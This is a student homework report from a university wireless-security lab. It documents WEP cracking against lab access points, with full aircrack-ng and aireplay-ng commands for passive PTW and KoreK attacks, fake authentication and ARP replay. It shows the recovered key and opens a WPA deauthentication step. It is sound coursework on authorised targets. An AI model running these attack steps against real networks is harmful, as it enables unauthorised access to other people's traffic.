WirelessLab WS 2016/17

Homework 8: Wireless (In-)Security

Group 6

Gasper Kojek, Jens Klein

Question 1: Cracking WEP

a) Setup

- Installing on nodes: `opkg install aircrack-ng`

b) Pasive WEP attack using PTW

- `iw wlan0 scan` output:

```
    BSS 00:1b:b1:01:dc:b2(on wlan0)
        TSF: 375550100327 usec (4d, 08:19:10)
        freq: 2462
        beacon interval: 100 TUs
        capability: ESS (0x0431)
        signal: -73.00 dBm
        last seen: 200 ms ago
        Information elements from Probe Response frame:
        SSID: WirelessLab_WEP_Crack_Me
    BSS 00:1b:b1:02:01:4e(on wlan0)
        TSF: 137333337598 usec (1d, 14:08:53)
        freq: 2412
        beacon interval: 100 TUs
        capability: ESS (0x0431)
        signal: -41.00 dBm
        last seen: 4190 ms ago
        Information elements from Probe Response frame:
        SSID: WirelessLab_WPA_Crack_Me
```

Start nc on steppingStone, with starting time (epoch) in filename:

```
nc -l -p 8080 > "tcpdump_run01-$(date +%s).cap"
```

PTW attack with `tcpudmp` on node6:

We used tcpdump on node6 to capture packets, because `airodump-ng` makes the files locally and we couldnt find a way to forward them to stepping stone, which was needed because of lack of space on nodes. We then used the `aircrack-ng` suite on our local machines, because it wasn't installed on SteppingStone.

First try:

We started this attack on Sun, 08 Jan 2017 00:14:45

Capture packets:

```
tcpdump -i wlan1 -G 10800 -W 1 -w- -s 65535 ether src or dst 00:1b:b1:01:dc:b2
 | nc 172.17.3.1 8080 &
```

Options:

- `-i wlan1` : Capture on interface wlan1
- `-G 10800` : Capture for 10800s (3 hours)
- `-W 1` : Write only one file (stop after we hit the -G limit
- `-w-` : write to output (piped to nc, which sends it to SteppingStone)
- `-s 65535` : capture whole packets
- `ether src or dst 00:1b:b1:01:dc:b2` : Capture packets only on selected wlan, more specifically, with source or destination of the MAC of AP

Results:

- `capinfos -A tcpdump_run01-1483830885-filtered.cap` :

```
File name:           tcpdump_run01-1483830885-filtered.cap
File type:           Wireshark/tcpdump/... - pcap
File encapsulation:  IEEE 802.11 plus radiotap radio header
File timestamp precision:  microseconds (6)
Packet size limit:   file hdr: 65535 bytes
Number of packets:   2896 k
File size:           3373 MB
Data size:           3327 MB
Capture duration:    7875.773085 seconds
First packet time:   2017-01-08 00:14:47.512964
Last packet time:    2017-01-08 02:26:03.286049
Data byte rate:      422 kBps
Data bit rate:       3379 kbps
Average packet size: 1148,64 bytes
Average packet rate: 367 packets/s
SHA1:                e264de9430e678647886d41789b25acb47874038
RIPEMD160:           b9156d622cc7a4bf4e913924df0bd45f36ab8c70
MD5:                 31a428278626e3c398afb431b4333d7c
Strict time order:   True
```

```
Number of interfaces in file: 1
Interface #0 info:
                     Name = UNKNOWN
                     Description = NONE
                     Encapsulation = IEEE 802.11 plus radiotap radio header (2
3/127 - ieee-802-11-radiotap)
                     Speed = 0
                     Capture length = 65535
                     FCS length = -1
                     Time precision = microseconds (6)
                     Time ticks per second = 1000000
                     Time resolution = 0x06
                     Filter string = NONE
                     Operating system = UNKNOWN
                     Comment = NONE
                     BPF filter length = 0
                     Number of stat entries = 0
                     Number of packets = 2896715
```

- `aircrack-ng -z tcpdump_run01-1483830885-filtered.cap` :

```
Opening tcpdump_run01-1483830885-filtered.cap
Read 2896715 packets.

   #  BSSID              ESSID                     Encryption

   1  00:1B:B1:01:DC:B2  WirelessLab_WEP_Crack_Me  WEP (1926031 IVs)

Choosing first network as target.

Opening tcpdump_run01-1483830885-filtered.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 1926031 ivs.

            Aircrack-ng 1.2 beta3



        [00:00:12] Tested 157873 keys (got 1926031 IVs)

   KB    depth   byte(vote)
    0  131/133   C1(1923328) 04(1922816) 0F(1922560) 8D(1922560) 2F(1922304) 5
B(1922304) 7A(1922304) C5(1922304) FB(1922304) B1(1921792)
    1   84/  1   D2(1935104) 95(1934848) 38(1934592) 4D(1934336) 5E(1934336) D
9(1934336) 68(1934080) 04(1933824) F0(1933824) 7D(1933312)
    2    2/ 13   3F(1984000) 2A(1983232) 4C(1968128) BC(1966848) 5D(1965056) 8
```

```
8(1961984) CE(1960704) 25(1958400) 9F(1958400) EA(1957888)
    3  255/  3   DD(1868800) 46(1979136) D7(1975040) 45(1974272) 11(1973760) F
4(1972992) D5(1970944) 07(1969920) 3E(1967616) AB(1965056)
    4    0/  4   83(2614272) 0B(1974528) 1A(1973760) C5(1973504) 29(1969152) 5
B(1967872) A1(1967360) A7(1967104) 84(1966080) 28(1963520)

Failed. Next try with 1930000 IVs.
```

Second try:

We started this attack on Sun, 08 Jan 2017 12:26:41.

Capture packets:

```
tcpdump -i wlan1 -c 300000 -w- -s 65535 ether src or dst 00:1b:b1:01:dc:b2 | n
c 172.17.3.1 8080 &
```

Options:

- `-i wlan1` : Capture on interface wlan1
- `-c 300000` : stop after 300.000 captured packets
- `-w-` : write to output (piped to nc, which sends it to SteppingStone)
- `-s 65535` : capture whole packets
- `ether src or dst 00:1b:b1:01:dc:b2` : Capture packets only on selected wlan, more specifically, with source or destination of the MAC of AP

Results:

- `capinfos -A tcpdump_run02-1483874801.cap` :

```
File name:           tcpdump_run02-1483874801.cap
File type:           Wireshark/tcpdump/... - pcap
File encapsulation:  IEEE 802.11 plus radiotap radio header
File timestamp precision:  microseconds (6)
Packet size limit:   file hdr: 65535 bytes
Number of packets:   300 k
File size:           350 MB
Data size:           345 MB
Capture duration:    794.134094 seconds
First packet time:   2017-01-08 12:26:42.462937
Last packet time:    2017-01-08 12:39:56.597031
Data byte rate:      434 kBps
Data bit rate:       3478 kbps
Average packet size: 1151,12 bytes
Average packet rate: 377 packets/s
SHA1:                e56ddd53b97500407114efcafa74eace4ea09003
RIPEMD160:           070327dc5ebc1c78b7766c2c60f6727484899a6c
MD5:                 1ab1d14d9d735d7a90a3054d1b0274d6
Strict time order:   True
Number of interfaces in file: 1
Interface #0 info:
                     Name = UNKNOWN
                     Description = NONE
                     Encapsulation = IEEE 802.11 plus radiotap radio header (2
3/127 - ieee-802-11-radiotap)
                     Speed = 0
                     Capture length = 65535
                     FCS length = -1
                     Time precision = microseconds (6)
                     Time ticks per second = 1000000
                     Time resolution = 0x06
                     Filter string = NONE
                     Operating system = UNKNOWN
                     Comment = NONE
                     BPF filter length = 0
                     Number of stat entries = 0
                     Number of packets = 300000
```

- `aircrack-ng -z tcpdump_run02-1483874801.cap` :

```
Opening tcpdump_run02-1483874801.cap
Read 300000 packets.

   #  BSSID              ESSID                     Encryption

   1  00:1B:B1:01:DC:B2  WirelessLab_WEP_Crack_Me  WEP (197335 IVs)

Choosing first network as target.

Opening tcpdump_run02-1483874801.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 197335 ivs.


            Aircrack-ng 1.2 beta3


        [00:00:02] Tested 161377 keys (got 197335 IVs)
   KB    depth   byte(vote)
    0   67/ 70   FE(200960) 5D(200704) 81(200704) FB(200704) 42(200448) 7A(200
448) 87(200448) E6(200448) EB(200448) 29(200192)
    1   35/  1   89(205568) 50(205312) E4(205312) 80(205056) CA(205056) 23(204
800) 56(204800) 2B(204544) F9(204544) B5(204288)
    2   12/ 48   A2(209664) 34(209152) 72(209152) 17(208640) 9A(208640) 5B(208
384) D8(208384) 4B(208128) 93(208128) 36(207872)
    3  255/  3   A9(178176) 99(211712) 5A(210688) 14(210432) 33(210432) D3(209
664) 05(209408) B6(209408) CE(209152) 3F(208896)
    4    0/  2   83(269824) 7F(216064) 74(213248) B6(212736) F7(212480) E7(211
456) 63(210688) 39(210432) EC(210432) 28(210176)

Failed. Next try with 200000 IVs.
```

Third try:

We started this attack on Sun, 08 Jan 2017 13:09:21.

Capture packets:

```
tcpdump -i wlan1 -c 3000000 -w- -s 65535 ether src or dst 00:1b:b1:01:dc:b2 |
nc 172.17.3.1 8080 &
```

Options:

- `-i wlan1` : Capture on interface wlan1
- `-c 3000000` : stop after 3.000.000 captured packets
- `-w-` : write to output (piped to nc, which sends it to SteppingStone)
- `-s 65535` : capture whole packets
- `ether src or dst 00:1b:b1:01:dc:b2` : Capture packets only on selected wlan, more specifically, with source or destination of the MAC (`ether`) of AP

Results:

- `capinfos -A tcpdump_run03-1483877361.cap` :

```
File name:           tcpdump_run03-1483877361.cap
File type:           Wireshark/tcpdump/... - pcap
File encapsulation:  IEEE 802.11 plus radiotap radio header
File timestamp precision:  microseconds (6)
Packet size limit:   file hdr: 65535 bytes
Number of packets:   751 k
File size:           878 MB
Data size:           866 MB
```

```
Capture duration:    2009.366120 seconds
First packet time:   2017-01-08 13:09:22.551034
Last packet time:    2017-01-08 13:42:51.917154
Data byte rate:      431 kBps
Data bit rate:       3450 kbps
Average packet size: 1153,15 bytes
Average packet rate: 374 packets/s
SHA1:                7ca87dc0e53f0eb8a512b48848a04b0fde48031b
RIPEMD160:           01406ffc68f230409375fe47409fe32d128c41a7
MD5:                 4a898572b44b5caf994e247d02da758c
Strict time order:   True
Number of interfaces in file: 1
Interface #0 info:
                     Name = UNKNOWN
                     Description = NONE
                     Encapsulation = IEEE 802.11 plus radiotap radio header (2
3/127 - ieee-802-11-radiotap)
                     Speed = 0
                     Capture length = 65535
                     FCS length = -1
                     Time precision = microseconds (6)
                     Time ticks per second = 1000000
                     Time resolution = 0x06
                     Filter string = NONE
                     Operating system = UNKNOWN
                     Comment = NONE
                     BPF filter length = 0
                     Number of stat entries = 0
                     Number of packets = 751550
```

- `aircrack-ng -z tcpdump_run03-1483877361.cap` ：

```
Opening tcpdump_run03-1483877361.cap
Read 751550 packets.

   #  BSSID              ESSID                     Encryption

   1  00:1B:B1:01:DC:B2  WirelessLab_WEP_Crack_Me  WEP (501793 IVs)

Choosing first network as target.

Opening tcpdump_run03-1483877361.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 501793 ivs.
```

```
            Aircrack-ng 1.2 beta3



        [00:00:04] Tested 144965 keys (got 501793 IVs)

   KB    depth   byte(vote)
    0  194/197   F0(494592) 02(493824) 5F(493824) 37(493568) 6D(493568) FB(493
568) B2(493312) B5(493312) F7(493312) 01(493056)
    1    0/  1   47(682240) 96(527104) 80(526592) 2E(525312) B6(522496) DF(522
240) 4D(521984) 5A(521472) 38(521216) 8C(521216)
    2   10/  2   F7(520960) 1C(520448) 11(520192) CD(520192) A8(519424) DF(519
168) 14(518912) E0(518912) 06(518656) 08(518656)
    3  255/  3   9B(472320) 21(524800) 37(524800) 3B(524544) 14(524288) E8(524
288) 06(523776) 5D(522496) 61(522496) 12(521472)
    4   15/ 17   21(518656) 9C(517888) A8(517888) 11(517632) 5A(517632) B7(517
376) 4F(516864) F6(516864) 4C(516608) 4D(516352)

Failed. Next try with 505000 IVs.
```

- Just for fun, we tried also the Korek attack on this file: `aircrack-ng -K tcpdump_run03-1483877361.cap` :

```
            Aircrack-ng 1.2 beta3



        [00:00:01] Tested 85 keys (got 501793 IVs)

   KB    depth   byte(vote)
    0    0/  2   4D(  41) 98(  24) 60(  15) 79(  15) 46(  12) 99(  12) C6(  12
) F0(  12) 6B(  10) 58(   8)
    1    0/  2   59(  82) DD(  52) 9D(  36) DC(  28) 18(  25) A4(  21) 1B(  19
) 5A(  18) 1A(  16) 6E(  16)
    2    0/  2   41(  49) 07(  26) 42(  24) 7E(  20) 40(  17) 93(  17) E6(  17
) 44(  16) 62(  15) E7(  15)
    3    0/  1   57(  67) 05(  25) 63(  12) 74(  12) 7F(  12) F6(  12) 72(  11
) 73(  10) 9F(  10) 82(   9)
    4    0/  1   45( 178) 71(  30) A1(  25) A7(  22) 54(  20) 62(  19) 04(  15
) DA(  15) F7(  15) 18(  14)
    5    0/  1   53(  65) 18(  26) AA(  21) CA(  17) 78(  16) 16(  14) 15(  13
) 25(  12) 3E(  12) 51(  12)
    6    0/  2   4F( 634) 98( 340) 9A( 125) 06(  71) A7(  65) B9(  60) EC(  58
) 1B(  57) 2F(  57) 5C(  56)
    7    0/  3   4D(  46) 60(  31) 09(  23) 3F(  20) 9C(  20) 13(  19) 15(  17
) 16(  15) BB(  15) 04(  13)
```

```
    8    1/  2   E4(  31) BB(  28) 51(  25) 09(  23) 08(  18) 5C(  18) 98(  16
) 41(  15) CA(  15) B1(  14)
    9    1/  1   01(   0) 02(   0) 03(   0) 04(   0) 05(   0) 06(   0) 07(   0
) 08(   0) 09(   0) 0A(   0)
   10    1/  1   D2( 119) 04(  95) 8C(  86) 82(  84) FE(  76) 36(  72) E7(  71
) EB(  70) 0F(  68) 32(  68)

     KEY FOUND! [ 4D:59:41:57:45:53:4F:4D:45:50:41:53:53 ] (ASCII: MYAWESOMEPA
SS )
    Decrypted correctly: 100%
```

After this, we used this key to decrypt the catpured data from first run (3hr capture time) to check whether there are ARP packets, needed for PTW attack. There were indeed ARP packets captured. Since the first run captured almost 3 million packets. second 300.000 packets and third 750.000 packets on the ESSID WirelessLab_WEP_Crack_Me, and all the papers state that PTW attack needs less than 100.000 packets to have a success rate of more than 95%, we conclude that we are unable to crack this WEP password using PTW attack, but we are unsure of the reasons for this. Korek method on the other hand worked on third and first pass (as stated, KoreK needs at least 700.000 packets for 50% success rate), whereas the second capture was unsuccessfull, probably because of too low packet count.

We also tried it with wlan management frames filtered out, as we read that PTW works only with IP (TCP/UDP/ICMP) and ARP packets, and that other packets may cause PTW to fail. This did not help. Link to supported packets for PTW: PTW supported packets

If successful, decrypt the traffic and describe it. Who is talking to whom here, and what protocols do you see?

Even though we were unable to get the key using PTW attack, we gained the correct key using KoreK attack and were thus able to decrypt the traffic. We can see that station with MAC a8:54:b2:71:d3:67 and IP 10.0.0.3 is talking to the AP with MAC 00:1b:b1:01:dc:b2 and IP 10.0.0.1, using TCP protocol. We can see the following protocols in use: `radiotap, wlan_radio, wlan, llc, ip, tcp, data, arp` . We can see that they are sending the sequence `0123456789` on a loop among other things.

c) Active WEP attack using KoreK

We started our attack on Sun, 08 Jan 2017 15:19:41.

0. Get our ath9k (monitor) interface MAC address:

`ifconfig wlan1` output:

```
wlan1
Link encap:UNSPEC  HWaddr A8-54-B2-71-D3-5D-D0-CA-00-00-00-00-00-00-00-00
    UP BROADCAST NOTRAILERS RUNNING PROMISC ALLMULTI  MTU:1500  Metric:1
    RX packets:44435804 errors:0 dropped:0 overruns:0 frame:0
    TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    bytes:26702657381 (24.8 GiB)  TX bytes:0 (0.0 B)
```

From which we get `A8-54-B2-71-D3-5D-D0` , or better `A8:54:B2:71:D3:5D` as our card MAC address.

1. Injection test:

`aireplay-ng -9 -e WirelessLab_WEP_Crack_Me -a 00:1b:b1:01:dc:b2 wlan1`

Options:

- `-9` : mean injection test
- `-e WirelessLab_WEP_Crack_Me` : is the wireless network ESSID name
- `-a 00:1b:b1:01:dc:b2` : is the access point MAC address
- `wlan1` is the interface name

Output:

```
13:50:38  Waiting for beacon frame (BSSID: 00:1B:B1:01:DC:B2) on channel 11
13:50:38  Trying broadcast probe requests...
13:50:38  Injection is working!
13:50:40  Found 1 AP

13:50:40  Trying directed probe requests...
13:50:40  00:1B:B1:01:DC:B2 - channel: 11 - 'WirelessLab_WEP_Crack_Me'
13:50:47  Ping (min/avg/max): 7.349ms/7.349ms/7.349ms Power: -45.00
13:50:47   1/30:   3%
```

4. Start nc on SteppingStone

```
nc -l -p 8080 > "tcpdump_active_run01-$(date +%s).cap"
```

3. start tcpdump on node6:

```
tcpdump -i wlan1 -c 1000000 -w- -s 65535 ether src or dst 00:1b:b1:01:dc:b2 | nc 172.17.3.1 8080 &
```

This has same options as above, with exception, that it will capture for 1.000.000 packets

4. Use aireplay-ng to do a fake authentication with the access point

```
aireplay-ng --fakeauth 0 -e WirelessLab_WEP_Crack_Me -a 00:1b:b1:01:dc:b2 -h A8:54:B2:71:D3:5D wlan1
```

Options:

- `--fakeauth 0` : fake authentication with AP, delay of 0 seconds
- `-e WirelessLab_WEP_Crack_Me` : is the wireless network ESSID name
- `-h A8:54:B2:71:D3:5D` : is our card MAC address
- `wlan1` is the interface name

Output:

```
14:19:46  Waiting for beacon frame (BSSID: 00:1B:B1:01:DC:B2) on channel 11

14:19:46  Sending Authentication Request (Open System) [ACK]
14:19:46  Authentication successful
14:19:46  Sending Association Request [ACK]
14:19:46  Association successful :-) (AID: 1)
```

5. Start aireplay-ng in ARP request replay mode

```
aireplay-ng --arpreplay -b 00:1b:b1:01:dc:b2 -h A8:54:B2:71:D3:5D wlan1
```

- `--arpreplay` : standard ARP-request replay (ARP injection of received ARP request packets)
- `-e WirelessLab_WEP_Crack_Me` : is the wireless network ESSID name
- `-h A8:54:B2:71:D3:5D` : is our card MAC address
- `wlan1` is the interface name

6. Results:

- capinfos:

```
File name:           tcpdump_active_run01-1483885181.cap
File type:           Wireshark/tcpdump/... - pcap
File encapsulation:  IEEE 802.11 plus radiotap radio header
File timestamp precision:  microseconds (6)
Packet size limit:   file hdr: 65535 bytes
Number of packets:   1000 k
File size:           1166 MB
Data size:           1150 MB
Capture duration:    2744.517380 seconds
First packet time:   2017-01-08 15:19:44.358495
Last packet time:    2017-01-08 16:05:28.875875
Data byte rate:      419 kBps
Data bit rate:       3354 kbps
Average packet size: 1150,84 bytes
Average packet rate: 364 packets/s
SHA1:                57eb7c958b64ecdf5f8e51398a778ebbf8ec8a8a
RIPEMD160:           973013e3c86760a6fee15f2a4535235f52278e49
MD5:                 815d350027de063de2b60b75c6b1cd4b
Strict time order:   True
Number of interfaces in file: 1
Interface #0 info:
                     Name = UNKNOWN
                     Description = NONE
                     Encapsulation = IEEE 802.11 plus radiotap radio header (2
3/127 - ieee-802-11-radiotap)
                     Speed = 0
                     Capture length = 65535
                     FCS length = -1
                     Time precision = microseconds (6)
                     Time ticks per second = 1000000
                     Time resolution = 0x06
                     Filter string = NONE
                     Operating system = UNKNOWN
                     Comment = NONE
                     BPF filter length = 0
                     Number of stat entries = 0
                     Number of packets = 1000000
```

Cracking:

- `aircrack-ng -K tcpdump_active_run01-1483885181.cap` :
  Found the wrong WEP key:

```
Opening tcpdump_active_run01-1483885181.cap
Read 1000000 packets.

   #  BSSID              ESSID                     Encryption

   1  00:1B:B1:01:DC:B2  WirelessLab_WEP_Crack_Me  WEP (664411 IVs)

Choosing first network as target.

Opening tcpdump_active_run01-1483885181.cap
Reading packets, please wait...

            Aircrack-ng 1.2 beta3



        [00:00:10] Tested 2647 keys (got 664411 IVs)

   KB    depth   byte(vote)
    0    0/  2   4D(  50) 4E(  48) 9D(  17) A7(  16) 5A(  15) 0F(  13) A5(  12
) 43(   9) 49(   9) 51(   9)
    1    0/  1   59( 144) 19(  21) 1C(  18) 54(  16) 5A(  16) F2(  16) F8(  16
) F9(  16) 56(  15) A0(  15)
    2    2/  9   9F(  23) 3F(  21) 78(  21) 2F(  19) A1(  18) 42(  15) BE(  15
) 8B(  13) 4C(  10) 90(   9)
    3    0/  1   F9(  82) 05(  33) 1A(  17) 7C(  17) 26(  16) A0(  15) BB(  13
) 19(  12) 99(  12) 09(  11)

                         KEY FOUND! [ 4D:59:9F:F9:45 ]
    Decrypted correctly: 0%
```

We then tried it with the option `-k <number>` , which disables each of the 17 possible different KoreK attacks selectively. We got the tsame wrong password with numbers `1, 5, 8, 10, 12, 13, 14, 15, 16` and a slightly different but still wrong password (`KEY FOUND! [ 4D:59:3F:59:45 ] (ASCII: MY?YE )`) with numbers `3, 7, 11, 17` .

Option `-k 2` we left running for 2 hours, after which we stopped it. In that time it tested 11.3 million keys.

Option `-k 6` failed with output:

```
Opening tcpdump_active_run01-1483885181.cap
Read 1000000 packets.

   #  BSSID              ESSID                     Encryption

   1  00:1B:B1:01:DC:B2  WirelessLab_WEP_Crack_Me  WEP (664411 IVs)

Choosing first network as target.

Opening tcpdump_active_run01-1483885181.cap
Reading packets, please wait...

            Aircrack-ng 1.2 beta3



        [00:05:45] Tested 207119 keys (got 664411 IVs)

   KB    depth   byte(vote)
    0    1/  2   4E(  48) 9D(  17) A7(  16) 5A(  15) 0F(  13) A5(  12) 49(   9
) F0(   9) 3A(   6) 46(   6)
    1    0/  1   58( 141) F8(  19) 1B(  18) 53(  16) 59(  16) F1(  16) 55(  15
) 9D(  15) 18(  13) F2(  13)
    2    5/  6   41(  16) 8B(  13) 42(  12) 9F(  12) BE(  10) AA(   9) 3E(   6
) 46(   6) A0(   5) F6(   5)
    3    0/  1   57(  42) DA(  20) 58(  16) 84(  16) 78(  15) 19(  13) FB(  13
) 77(  12) FE(  12) B1(  11)
    4    0/  1   45( 138) 16(  19) E5(  11) FA(  11) F0(  10) 9B(   7) BB(   7
) 53(   6) 8A(   6) 9A(   6)
    5    0/  1   53( 118) BC(  20) 4D(  16) A2(  16) C7(  12) 02(  10) 5A(  10
) 3D(   9) 99(   7) 05(   6)
    6    2/  3   60(  22) 4F(  16) 7D(  15) 3D(  12) 01(   8) 12(   6) 3C(   6
) 46(   6) 52(   6) E1(   6)
    7    0/  1   3C(  74) F6(  24) 88(  18) E2(  15) EA(  15) F0(  12) D2(  11
) 07(  10) F9(  10) F3(   9)
    8   11/ 13   E4(  11) EF(  10) 94(   7) 95(   6) F4(   5) 3B(   4) 96(   4
) AB(   4) 30(   3) 39(   3)
    9    0/  1   B1( 136) B2(  20) 52(  18) 5D(  12) B3(  12) BC(  12) 5B(  11
) 56(  10) 71(  10) F4(  10)
   10    0/  1   41(  81) CB(  18) 04(  15) 43(  13) 8C(  13) FC(  12) FE(  10
) 11(   9) 98(   9) 9A(   9)
   11    0/  1   53( 184) C3(  22) DB(  13) 44(  11) A0(  10) DC(  10) ED(  10
) AE(   9) CF(   9) E6(   9)

   Attack failed. Possible reasons:
     * Out of luck: you must capture more IVs. Usually, 104-bit WEP
       can be cracked with about one million IVs, sometimes more.

     * If all votes seem equal, or if there are many negative votes,
       then the capture file is corrupted, or the key is not static.

     * A false positive prevented the key from being found.  Try to
       disable each korek attack (-k 1 .. 17), raise the fudge factor
       (-f)


Quitting aircrack-ng...
```

Option `-k 9` was the only successfull one, with output:

```
Opening tcpdump_active_run01-1483885181.cap
Read 1000000 packets.

   #  BSSID              ESSID                     Encryption

   1  00:1B:B1:01:DC:B2  WirelessLab_WEP_Crack_Me  WEP (664411 IVs)

Choosing first network as target.

Opening tcpdump_active_run01-1483885181.cap
Reading packets, please wait...

                                                              Aircrack-ng 1.2
beta3



                                              [00:00:08] Tested 3158 keys (got
 664411 IVs)

   KB    depth   byte(vote)
    0    0/  2   4D(  50) 4E(  48) 9D(  17) 5A(  15) 0F(  13) A7(  13) A5(  12
) 43(   9) 49(   9) 51(   9)
    1    0/  1   59( 144) 19(  21) 54(  16) 5A(  16) F2(  16) F9(  16) 1C(  15
) F3(  13) F8(  13) 17(  12)
    2    1/  8   41(  26) 9F(  23) 3F(  21) 78(  21) 2F(  19) A1(  18) BE(  15
) 8B(  13) 42(  12) 4C(  10)
    3    0/  1   57( 113) 78(  17) DA(  17) 72(  15) FB(  15) FE(  15) 19(  13
) 84(  13) 77(  12) 5B(   9)
```

```
    4    0/  1   45( 158) 97(  24) 16(  19) BB(  12) 9D(  11) 49(  10) 9E(  10
) FD(  10) 51(   9) F0(   9)
    5    0/  1   53( 146) AA(  18) BC(  17) 4D(  16) FC(  15) A2(  13) C7(  12
) 5D(  11) AF(  11) 5A(  10)
    6    1/  2   4F( 451) 3D( 164) 2A(  94) A9(  83) F3(  80) F9(  80) 7D(  77
) 5B(  75) 5E(  75) A7(  75)
    7    0/  1   4D( 103) 0A(  17) 99(  15) FB(  15) 02(  13) 07(  13) A5(  13
) 01(  12) D1(  11) A2(  10)
    8    1/  2   AF(  30) AC(  20) 46(  18) 99(  18) C0(  17) AB(  14) BF(  13
) E4(  13) F4(  13) 41(  12)
    9    1/  1   01(   0) 02(   0) 03(   0) 04(   0) 05(   0) 06(   0) 07(   0
) 08(   0) 09(   0) 0A(   0)
   10    1/  1   FD( 115) 35(  93) 46(  88) 8B(  86) 0D(  75) 3D(  73) 88(  70
) EB(  68) 1E(  66) 43(  65)

     KEY FOUND! [ 4D:59:41:57:45:53:4F:4D:45:50:41:53:53 ] (ASCII: MYAWESOMEPA
SS )
    Decrypted correctly: 100%
```

This attack worked, although it needed some help with disabling different KoreK attacks to get the right WEP key. The Gathering itself took 45minutes, although we were supposed to be injecting packets at a rate of 500 packets/s. We can observe in the `capinfos` output, that the actual packet rate was 364 packets/s on average, which is inclusive of both the normal packets and our injected packets. If we could inject at the maximum rate of 1024, we should be able to get the total capture time down to about 15min. If we could use “online” attack, meaning using `aircrack-ng` on the captured file on the capturing device, this may go even lower.

Difference between KoreK and PTW attacks

KoreK attacks is older, it uses various statistical attacks to discover the WEP key and uses these in combination with brute forcing. It has a success probability of 50% with 700,000 frames and is also slower and needs more packets than PTW method. On the other hand the PTW method does have some limitations and the KoreK method is therefore at times is the only option, which is why it still is included with aircrack-ng.

PTW attack is newer, it uses more correlations between RC4 keystream and key, it can use all the frames, which also makes it faster and needs more frames for a successfull attack. An important limitation is that the PTW attack currently can only crack 40 and 104 bit WEP keys. The main advantage of the PTW approach is that very few data packets are required to crack the WEP key.

d) What are the advantages and disadvantages of an active attack, compared to a passive attack?

An active attack should be able to be successfull in a shorter time, especially in environments with low traffic, where we have to listen for a long time if we don’t actively interact with the system. In an active attack we “provoke” others to send more frames. This is done by sending frames and letting others react to them. Disadvantage is that if we use our own MAC address (using fake authentication) the access point could log it. If we use MAC spoofing (using another station’s MAC address), it will only work as long as the other station is stil associated.
Also an active attack always leaves a trace, whereas a passive attack
can not be discovered.

e) How could the two devices secure their communication, such that it is not possible to decrypt their traffic?

- **Option 1: Use WPA**: A bit better than WEP, but still prone to attacks, it still uses RC4 with 128bit key. Main problem is TKIP, which was depracated in 2012. Even WPA is still considerend relatively secure (much more than WEP in any case) when using a good long password or the full 64-character hexadecimal key.
- **Option 2: Use WPA2-PSK**: This uses a Pre-Shared Key, similar to WEP, but uses CCMP instead of TKIP (WPA) and AES instead of RC4 (WEP, WPA) for encryption. The “password” is no longer limited to 5 (40bit) or 13 (104bit) ASCII characters, but is instead of variable length from 8 to 63 characters. For best security WPS should be disabled, as it has a flaw, which makes it vulnerable to brute force attacks.
- **Option 3: Use WPA2-Enterprise**: Same improvements as with using WPA2-PSK, with the difference that it doesn’t use a single Pre-Shared Key for all devices, but instead uses authentication with username and password for each client or client certificate. For this we also need an authentication server (RADIUS).

Question 2: Cracking WPA

Terminology

- N6 = Node 6
- N15 = Node 15
- ST = Stepping Stone
- PC = local pc at home

a) Getting the dump

Date of Capture: Tuesday, 10th January 2017, 19:50

Setup

- N6: change monitor interface channel to CH1: `iw wlan1 set channel 1`
- N6: Scan For WPA Node: `iw wlan0 scan`

  Output: (trunc):

```
BSS 00:1b:b1:02:01:4e(on wlan0)
    TSF: 285225550977 usec (3d, 07:13:45)
    freq: 2412
    beacon interval: 100 TUs
    capability: ESS (0x0431)
    signal: -58.00 dBm
    last seen: 15760 ms ago
    Information elements from Probe Response frame:
    SSID: WirelessLab_WPA_Crack_Me
```

- N6: check for monitor mode: `iw wlan1 info`
  Output:

```
Interface wlan1
ifindex 6
wdev 0x100000002
addr a8:54:b2:71:d3:5d
type monitor
wiphy 1
```

```
channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
txpower 19.00 dBm
txpower 19.00 dBm
```

  - in monitor mode: check!
  - on channel 1: check!

- PC: Start dump on remote N6 (node6) via ProxyJump on ST:

  ```
  ssh node6 tcpdump -U -i wlan1 -w - | wireshark -k -i -
  ```

  After capture save to file manually on PC.

We captured all traffic on Channel 1 to get an overview of the trace.
There were some EAPOL message exchanges but unfortunately only the first
two messages. In order to capture a full 4-Way-Handshake we provoked
a deauthentification. To do so we looked again into the the trace to
find already associated STA that we can deauth. In particular we were looking
for data packets and we found one with the MAC Address `00:1b:b1:02:01:39` .

- N6: Sending deauth frames:

